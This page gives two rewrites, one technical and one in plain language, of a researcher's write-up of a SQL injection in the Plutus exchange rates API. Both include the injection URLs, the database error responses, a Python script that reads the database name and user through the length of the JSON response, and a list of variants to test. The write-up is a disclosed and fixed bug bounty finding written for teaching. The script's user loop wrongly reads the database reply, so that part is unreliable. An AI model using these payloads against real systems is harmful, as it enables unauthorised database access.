Hacking a Crypto Debit Card Service
The limit parameter of an exchange rates API endpoint was vulnerable to SQL injection, allowing an attacker to execute arbitrary SQL queries. The attacker could extract the current database user and database name by casting query results to integers and observing the length of the JSON response.
 Published on medium.com
Plutus is working on the motto “Spend Crypto, Anywhere,” It is working on worldwide payments solution to make it easier for cryptocurrency users to spend money with merchants.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Plutus is a payments product built around the motto "Spend Crypto, Anywhere", aimed at letting cryptocurrency users spend money with merchants worldwide. The researcher signed up in March 2018 and, as an ethical hacker, began looking at the security of the site and its mobile application. Several high severity issues were reported through the support channel and rewarded; this SQL injection was one of them. Later the company launched a public bug bounty programme.
The feature involved here is the mobile API endpoint that returns exchange rates. The limit parameter controls the length of the JSON list that comes back, so it is a numeric paging control rather than a free-text field.
Setup
The testing was done against the Plutus mobile application and the API behind it. The request carried a bearer token in the Authorization header; in the published proof of concept it appears as a placeholder:
Authorization: Bearer tokenxyzhere
No other account details, roles or tool versions are given. The automation was written in Python using the requests library.
Finding it
While testing the mobile application, the researcher looked at the API call that fetches exchange rates:
https://api.plutus.it/mobile/v1/exchange_rates?crypto_currency=PLU&limit=1
Here limit is the length of the JSON list being returned. Adding +- to the value produced an error:
https://api.plutus.it/mobile/v1/exchange_rates?crypto_currency=PLU&limit=1+-
{"errors":{"name":"SequelizeDatabaseError","message":"syntax error at or near \";\""}}
The SequelizeDatabaseError name and the syntax error message showed that the value was reaching the database as SQL rather than being treated as a number, which pointed to SQL injection.
Exploitation
Step 1: confirm the injection with a scalar subquery
The next request tried to place a subquery in the limit position:
https://api.plutus.it/mobile/v1/exchange_rates?crypto_currency=PLU&limit=(SELECT+current_user)
{"errors":{"name":"SequelizeDatabaseError","message":"argument of LIMIT must be type bigint, not type name"}}
The database rejected the value because LIMIT requires a bigint and current_user evaluates to a name. The injection point was confirmed, but the result had to be a bigint for anything to come back.
Step 2: turn strings into bigint values
Because only bigint was accepted, each character of current_user had to be cast to its ASCII value, which is a bigint. The length of the returned JSON list then equals that ASCII value. The steps were:
- Calculate the length of the
current_username. - Extract each character of
current_userwithSUBSTR; the length of the JSON output is the ASCII value of that letter. - Convert the ASCII values back to text.
Step 3: automate the extraction
A small Python script automated the process. It first asks for the length of current_database(), then loops over that many positions, requesting the ASCII value of each character of both current_database() and current_user:
import requests

print("#SQL INJECTION POC FOR api.plutus.it BY MUHAMMAD ABDULLAH")

print("This script will only get the current_user and current_db")

response=requests.get('https://api.plutus.it/mobile/v1/exchange_rates?crypto_currency=PLU&limit='+'(SELECT+length((SELECT+current_database())))', headers={'Authorization':'Bearer tokenxyzhere'})

size=len(response.json())

database=[]

user=[]

for i in range(size+1):

r=requests.get('https://api.plutus.it/mobile/v1/exchange_rates?crypto_currency=PLU&limit='+'(SELECT+ascii(SUBSTR((SELECT+current_database()),'+str(i)+',1)))', headers={'Authorization':'Bearer tokenxyzhere'})

u=requests.get('https://api.plutus.it/mobile/v1/exchange_rates?crypto_currency=PLU&limit='+'(SELECT+ascii(SUBSTR((SELECT+current_user),'+str(i)+',1)))', headers={'Authorization':'Bearer tokenxyzhere'})

database.append(len(r.json()))

user.append(len(r.json()))

database=''.join(chr(i) for i in database)

username=''.join(chr(i) for i in user)

print("current_database")

print("**************")

print(database)

print("**************")

print("")

print("")

print("current_user")

print("**************")

print(username)

print("**************")
The first request uses (SELECT length((SELECT current_database()))) to learn how many characters to iterate over. Each subsequent request uses (SELECT ascii(SUBSTR((SELECT current_database()), i, 1))) or the same form against current_user, and the script takes len(response.json()) as the ASCII value. The collected values are converted back to text with chr().
The researcher stopped after extracting current_user and current_db, as that was sufficient to demonstrate the vulnerability.

Root cause
The limit value from the query string reached the database as part of the SQL statement rather than being treated as a plain number. The SequelizeDatabaseError responses show that raw database errors were returned to the client, which made the injection easy to confirm. The bigint requirement of LIMIT did not prevent extraction: casting characters to ASCII produced a bigint whose value could be read from the length of the returned list.
Impact
With a valid bearer token, the researcher read current_user and the current database name through the exchange rates endpoint, one character at a time, using the length of the JSON response as a side channel. The researcher demonstrated extraction of current_user and the current database name only, and states that this was enough to show the vulnerability. The report does not describe what else the database account could reach.
Fix
The report does not say what change was made. The timeline records that the bug was fixed and rewarded on April 20, 2018, five days after the report was sent on April 15, 2018.
Variants to test
- Numeric paging parameters such as
limit,offset,pageandcount: append an arithmetic expression like1+-and look for a database error, then try a scalar subquery such as(SELECT current_user). - Type-constrained parameters: when the database rejects a string result, cast it, for example with
ascii(SUBSTR(...))orlength(...), and read the value from a numeric side channel such as the number of rows or the length of the response. - Error verbosity: send malformed values and check whether ORM error names and messages are returned to the client, as
SequelizeDatabaseErrorwas here. - Mobile-only endpoints: test the API used by the mobile application separately from the web application, since the two may not share the same validation.
What happened, in plain words
Plutus is a payments service built around the motto "Spend Crypto, Anywhere". The idea is to let people who own cryptocurrency spend it with ordinary merchants around the world, a bit like a debit card that holds crypto instead of pounds or dollars. The researcher signed up in March 2018, liked the project, and, as an ethical hacker, started looking at the security of the website and the mobile app the way they would with any service they join. They found several serious issues and reported them through the support channel, and the company rewarded them. The SQL injection described here was one of those issues. Later the company launched a public bug bounty programme, which is a scheme where a company invites security researchers to test its systems and pays for valid findings.
The feature involved is the part of the mobile app that shows exchange rates, meaning the price of one currency in terms of another. The app does not calculate those rates itself; it asks a server for them. That conversation between app and server is what we are going to look at.
Background
Before the technical part, two ideas need explaining, because everything below depends on them.
An API (Application Programming Interface) is the set of addresses a program uses to talk to a server. Think of a restaurant: the menu and the waiter are the API. You do not walk into the kitchen and cook; you ask for a dish by name and the kitchen sends it back. In the same way, the Plutus mobile app does not contain the exchange rates; it asks a specific address on the Plutus server, and the server replies with data. Those addresses are often called endpoints.
A token is a short piece of text that proves who you are, like the wristband you get at an event: showing it lets you back in without explaining who you are every time. In web and mobile APIs the token is usually sent in a request header, which is a small labelled field attached to the request. The header used here is called Authorization, and the token is placed after the word Bearer. The published proof of concept shows a placeholder instead of a real token:
Authorization: Bearer tokenxyzhere
That line means: "here is my wristband, let me in". The real token is not published, and the placeholder is what appears in the write-up.
SQL is the language databases speak. A database is the place where a service keeps its data, and SQL is how programs ask it questions such as "give me the first row of exchange rates". SQL injection is what happens when a program builds one of those questions by gluing together text that came from the user, so that the user's text is no longer treated as a value but as part of the question itself. A useful comparison is a form where you write your name and the clerk reads it out loud to a colleague: if you write "Alice, and also open the safe", a careless clerk might read the whole sentence as an instruction. SQL injection is the database version of that.
Testing
When testing any product, the researcher explains, testing the APIs is one of the important things to do. APIs are often vulnerable to IDORs (Insecure Direct Object References, where changing an identifier in a request lets you reach someone else's data) and other serious issues. In this case the result was SQL injection.
While testing the Plutus mobile application, the researcher watched an API call that fetched the exchange rates. The request looked like this:
https://api.plutus.it/mobile/v1/exchange_rates?crypto_currency=PLU&limit=1
Reading it piece by piece: https://api.plutus.it is the server; /mobile/v1/exchange_rates is the endpoint, the "dish on the menu"; everything after the ? is the order details, sent as parameters in the form name=value, joined by &. So crypto_currency=PLU says which currency the rates are wanted for, and limit=1 says how many results to return. In the researcher's words, limit was actually the length of the JSON list being returned. JSON is a common text format for data, and a JSON list is simply an ordered collection of items, like a shopping list. limit=1 means "give me a list with one item in it".
Because limit is supposed to be a number, it is a promising place to poke: if the server pastes that number straight into its database question, then whatever you type there becomes part of the question. The researcher added +- to the value:
https://api.plutus.it/mobile/v1/exchange_rates?crypto_currency=PLU&limit=1+-
In a URL, + is how a space is often written, so this sends limit as 1 -, a number followed by a minus sign with nothing after it. That is not a valid number, and the server replied with an error:
{"errors":{"name":"SequelizeDatabaseError","message":"syntax error at or near \";\""}}
This response is the key clue. Sequelize is the name of a library that programs use to talk to a database, and SequelizeDatabaseError means the error came from the database itself, not from the app's own checks. The message says there is a syntax error near a semicolon, which is a character used to end a statement in SQL. In plain words: the value typed into limit reached the database and was read as part of the SQL question. That is exactly the definition of SQL injection, and it also shows that the server sends raw database errors back to the caller, which makes confirming the problem easy.
Exploitation
Step 1: confirm the injection with a subquery
To be sure, the researcher tried to put a small SQL question, called a subquery, in the limit position. current_user is a built-in database value that names the database account the application is using, a bit like asking a till "which cashier is logged in?". The request was:
https://api.plutus.it/mobile/v1/exchange_rates?crypto_currency=PLU&limit=(SELECT+current_user)
The parentheses group the subquery, and SELECT asks the database to return a value. The server answered:
{"errors":{"name":"SequelizeDatabaseError","message":"argument of LIMIT must be type bigint, not type name"}}
This is a type error. LIMIT expects a whole number of a type called bigint, and current_user is of a type called name, which is text. So the injection point was confirmed: the database was executing the researcher's SQL. But there was a constraint: whatever the subquery returns has to be a bigint, or nothing comes back. It is like a form field that only accepts digits: you can still smuggle information through it, but only as a number.
Step 2: turn text into numbers
Because only bigint was accepted, each character of current_user had to be converted to its ASCII value, which is the number that represents that character in a standard code table (for example, the letter A is 65). That number is a bigint, so it fits. The length of the returned JSON list then equals that ASCII value: if the list comes back with 65 items, the character is A. The steps were:
- Calculate the length of the
current_username, so you know how many characters to ask for. - Extract each character of
current_userwithSUBSTR, a SQL function that pulls out one character at a given position; the length of the JSON output is the ASCII value of that letter. - Convert the ASCII values back to text.
This is called a side channel: the answer is not in the data itself but in something that changes alongside it, here the number of items in the list. It is slow, one character per request, but it works.
Step 3: automate the extraction
Doing that by hand for every character would be tedious, so the researcher wrote a small Python script. Python is a programming language, and requests is a library that lets a program make web requests the same way a browser does. The script:
import requests

print("#SQL INJECTION POC FOR api.plutus.it BY MUHAMMAD ABDULLAH")

print("This script will only get the current_user and current_db")

response=requests.get('https://api.plutus.it/mobile/v1/exchange_rates?crypto_currency=PLU&limit='+'(SELECT+length((SELECT+current_database())))', headers={'Authorization':'Bearer tokenxyzhere'})

size=len(response.json())

database=[]

user=[]

for i in range(size+1):

r=requests.get('https://api.plutus.it/mobile/v1/exchange_rates?crypto_currency=PLU&limit='+'(SELECT+ascii(SUBSTR((SELECT+current_database()),'+str(i)+',1)))', headers={'Authorization':'Bearer tokenxyzhere'})

u=requests.get('https://api.plutus.it/mobile/v1/exchange_rates?crypto_currency=PLU&limit='+'(SELECT+ascii(SUBSTR((SELECT+current_user),'+str(i)+',1)))', headers={'Authorization':'Bearer tokenxyzhere'})

database.append(len(r.json()))

user.append(len(r.json()))

database=''.join(chr(i) for i in database)

username=''.join(chr(i) for i in user)

print("current_database")

print("**************")

print(database)

print("**************")

print("")

print("")

print("current_user")

print("**************")

print(username)

print("**************")
Line by line, in plain words:
import requestsloads the library that makes web requests, so the script can talk to the API.- The two
printlines just write a title and a note on screen, saying what the script does and that it will only fetchcurrent_userandcurrent_db. - The first
requests.get(...)sends one request whoselimitis(SELECT+length((SELECT+current_database()))).current_database()is a built-in value that names the database currently in use, andlength(...)counts its characters. The reply is a JSON list whose length is that count, sosize=len(response.json())stores how many characters the database name has. This is the measuring step: you cannot ask for character 5 of a name until you know the name has at least five characters. database=[]anduser=[]create two empty lists, one to collect the numbers for the database name and one for the user name.for i in range(size+1):repeats the following block once for each character position, from 0 up tosize. The+1is a safety margin so the last character is not missed.- Inside the loop,
r=requests.get(...)asks for the ASCII value of character numberiofcurrent_database(), usingascii(SUBSTR((SELECT+current_database()), i, 1)):SUBSTRtakes one character at positioni, andasciiturns it into a number.u=requests.get(...)does the same forcurrent_user. database.append(len(r.json()))anduser.append(len(r.json()))record the number of items in each reply, which is the ASCII value of that character.database=''.join(chr(i) for i in database)andusername=''.join(chr(i) for i in user)turn the collected numbers back into letters withchr(), which is the reverse of ASCII, and join them into a word.- The remaining
printlines display the recovered database name and user name between rows of asterisks.
The researcher stopped after extracting current_user and current_db, because that was sufficient to demonstrate the vulnerability. In other words, the goal was to prove the door was open, not to walk through the whole building.
Root cause
The limit value from the query string reached the database as part of the SQL statement rather than being treated as a plain number. A parameter here means a placeholder in the SQL question that the database fills in as a value, so the text can never become part of the question. The SequelizeDatabaseError responses show that raw database errors were returned to the caller, which made the injection easy to confirm. The bigint requirement of LIMIT did not prevent extraction: converting characters to ASCII produced a bigint whose value could be read from the length of the returned list.
Impact
With a valid bearer token, the researcher read current_user and the current database name through the exchange rates endpoint, one character at a time, using the length of the JSON response as a side channel. The researcher demonstrated extraction of current_user and the current database name only, and states that this was enough to show the vulnerability. The report does not describe what else the database account could reach.
Fix
The report does not say what change was made. The timeline records that the bug was fixed and rewarded on April 20, 2018, five days after the report was sent on April 15, 2018.
Variants to test
- Numeric paging parameters such as
limit,offset,pageandcount: append an arithmetic expression like1+-and look for a database error, then try a scalar subquery such as(SELECT current_user). - Type-constrained parameters: when the database rejects a string result, cast it, for example with
ascii(SUBSTR(...))orlength(...), and read the value from a numeric side channel such as the number of rows or the length of the response. - Error verbosity: send malformed values and check whether database library error names and messages are returned to the client, as
SequelizeDatabaseErrorwas here. - Mobile-only endpoints: test the API used by the mobile application separately from the web application, since the two may not share the same validation.
Glossary
- API: the set of addresses and rules a program uses to ask a server for data or actions, like a restaurant menu and waiter.
- Endpoint: one specific address in an API, such as
/mobile/v1/exchange_rates. - Parameter: a named value attached to a request after the
?, in the formname=value. - Header: a small labelled field attached to a request, such as
Authorization. - Token: a short piece of text that proves who you are, sent with requests instead of a password.
- Bearer token: a token sent after the word
Bearerin theAuthorizationheader. - JSON: a common text format for data, made of values, lists and named fields.
- JSON list: an ordered collection of items in JSON, whose number of items can be counted.
- SQL: the language used to ask questions of a database.
- SQL injection: building a SQL question from user text so the text is executed as part of the question.
- Database: the place where a service stores its data.
- Subquery: a small SQL question placed inside a larger one.
current_user: a built-in database value naming the account the application uses.current_database(): a built-in database function returning the name of the database in use.bigint: a SQL type for whole numbers.name: a SQL type for text identifiers.- ASCII: a standard table that gives each character a number, such as A being 65.
SUBSTR: a SQL function that extracts one character at a given position from text.length: a SQL function that counts the characters in text.ascii: a SQL function that converts a character to its ASCII number.- Side channel: information learned indirectly, here from the number of items in a response rather than from the data itself.
- Sequelize: a library programs use to talk to a database; its error name appeared in the responses.
- ORM: a library that maps program objects to database tables, of which Sequelize is an example.
- Python: a programming language, used here to automate the requests.
requests: a Python library for making web requests.chr(): a Python function that turns an ASCII number back into a character.- IDOR: Insecure Direct Object Reference, where changing an identifier in a request lets you reach data that is not yours.
- Bug bounty programme: a scheme where a company invites researchers to test its systems and pays for valid findings.
- Proof of concept (POC): a small demonstration that a vulnerability is real.